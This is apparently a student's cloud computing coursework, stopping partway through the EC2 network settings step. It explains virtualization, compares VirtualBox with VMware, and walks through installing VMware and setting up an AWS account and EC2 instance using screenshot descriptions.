

Cloud Computing

Assignment Number:1

Virtualization and Virtual Machine

Name : Bhavin Patil

Roll No : 66

Div: CS D

Batch: B3

What is Virtualization?

Virtualization is a process that allows for more efficient utilization of physical computer hardware and is the foundation of cloud computing.

Virtualization uses software to create an abstraction layer over computer hardware that allows the hardware elements of a single computer—processors, memory, storage and more—to be divided into multiple virtual computers, commonly called virtual machines (VMs). Each VM runs its own operating system (OS) and behaves like an independent computer, even though it is running on just a portion of the actual underlying computer hardware.

Difference Between Virtual Box and VMware

VirtualBox

Virtual Box allows you to run virtual machines on your host operating system. Additionally, it lets you establish a managed connection between the VMs and even the host if needed.

VMware

VMware is used for managing and creating virtual machines but works best when running a single VM. You can install the free virtualization software if you have a Linux or Windows OS host.

Comparison	Virtual Box	VMWare
Software Virtualization	yes	No
Hardware Virtualization	yes	yes
Virtual Disk Format	VDI, VMDK, VHD, HDD	VMDK
User Interface	GLI, CLI	GLI, CLI
USB Devices Support	USB 2.0/3.0 support requires the Extension Pack (free)	Out of the box USB device support
Virtual Disk Allocation Type	Preallocated: fixed disks; Dynamically allocated: dynamically allocated disks;	Preallocated: provisioned disks; Dynamically allocated: thin provisioned disks;

Efficiency

VMware's virtual machines run faster than their VirtualBox counterparts. This difference may not be as noticeable on a smaller scale, but it would impact performance in enterprise projects. The decision comes down to what you want from your virtual machines.

VirtualBox and VMware consume a lot of resources from the host machine. Therefore, the physical or hardware capabilities of the host machine are, to a great extent, a deciding factor when virtual machines are run.

VMware has better support available for high-level 3D graphics along with support for DX10 and OpenGL 3.3. VirtualBox runs fast as compared to VMware: For instance, installation of guest OS on VirtualBox is easy and fast as compared to VMware. Moreover, the boot time of VirtualBox is also better than VMware.

Steps to install vmware and run an OS on it.


1. Search VMWare on google and click on the first link

Google search results for "vmware". The top result is an advertisement for the Official VMware Store. Below it is the official VMware website link. The sidebar on the right shows the VMware company profile with its logo, name, and a brief description.


2. Go to the downloads section and download the windows one.

VMware website download section. It shows two download options: "VMware Workstation 15.5.2 Player for Windows 64-bit Operating Systems" and "VMware Workstation 15.5.2 Player for Linux 64-bit". Each has a "Download" button.

3. Run the installed executable




4. Choose the default settings and click next until it is installed
5. Choose that you want to use it for non-commercial use



6.

Running an OS on VMWare


1. Launch the application and click on “Create a new virtual machine”.




2. Choose the default settings and click next




3. Choose precisely where the OS files are located




4. Press Next to proceed to the screen where you name the new virtual machine and pick where its files should be stored. Fill out that information and then select Next again




5. Define how storage should take place with this virtual machine, and then press Next.




6. Select Customize Hardware and make any necessary changes. You can change details about the memory, processors, disc drive, network adapter, USB controller, sound card, printer, and display.




7. Choose Close to exit the Hardware screen, and then press Finish



8. Follow any on-screen prompts to begin the OS installation. For example, if you see Press any key to boot from CD or DVD, do that to start the OS setup.



9. Follow the directions for your specific operating system install to add the OS to VMware Workstation



Cloud Computing

Assignment Number: 2

To setup AWS account and launch instances

Name : Bhavin Patil

Roll No : 66

Div: CS D

Batch: B3

Problem Statement:

Create an AWS account.

While creating the account we entered our Email-Id, Phone no., Name, Address, Card details.

We also had to verify our Email-Id and Phone no.

The picture capta was very difficult as it was very blur so we had to use the audio capta.

The following picture shows the sign in process into the AWS account using the root credentials of the created account.

First we have to enter our Email-Id.



Sign in

Root user
Account owner that performs tasks requiring unrestricted access. [Learn more](#)

IAM user
User within an account that performs daily tasks. [Learn more](#)

Root user email address

harshal.abak20@vit.edu

Next

By continuing, you agree to the [AWS Customer Agreement](#) or other agreement for AWS services, and the [Privacy Notice](#). This site uses essential cookies. See our [Cookie Notice](#) for more information.

New to AWS?

Create a new AWS account

DATABASE

Amazon Neptune Serverless

Scale graph workloads instantly and pay for only the database resources you consume

[Learn more >](#)



English ▾

Then we have to enter the respective password.



Root user sign in

Email: aaditya.takalipc@gmail.com

Password

[Forgot password?](#)

Sign in

[Sign in to a different account](#)

[Create a new AWS account](#)

Expanded Databases Free Tier


Start today for free including DocumentDB, additional RDS instances, and more!

[LEARN MORE](#)

English ▾

After entering all the details, you are directed to console page.

If you notice on the URL bar you can see that which server you are connected to.



Launch an Instance in AWS:

To launch an instance first we need to login in to our AWS account, then go to the EC2 section of the AWS dashboard.

Then select instances and go to launch instances.

The screenshot shows the 'Launch an instance' wizard in the AWS Management Console. The current step is 'Name and tags'. A modal window titled 'Summary' is open, showing configuration details: 1 instance, Amazon Linux 2 Kernel 5.10 AMI, t2.micro instance type, New security group, and 1 volume(s) - 8 GiB storage. A tooltip for the free tier is visible, stating: 'Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier'. At the bottom right of the summary modal is a prominent orange 'Launch Instance' button.

Now once to get the above page give a name to your instance which will used later on.

Now after scrolling a bit you have to choose your operating system which you will be running in your instance.

Here we have chosen Amazon version of Linux (i.e., Amazon Linux) because it will be most supported by the instance on the cloud as we are using the AWS services.

Now next there are different types of instances from which you can choose some are paid and some are free. Here we choose the free instance.

Next you have to give a name for your key pair which will be used as a login to your instance. The key pair will be downloaded in your computer.

Network settings

- Network: vpc-085ab5392b8682a33
- Subnet: No preference (Default subnet in any availability zone)
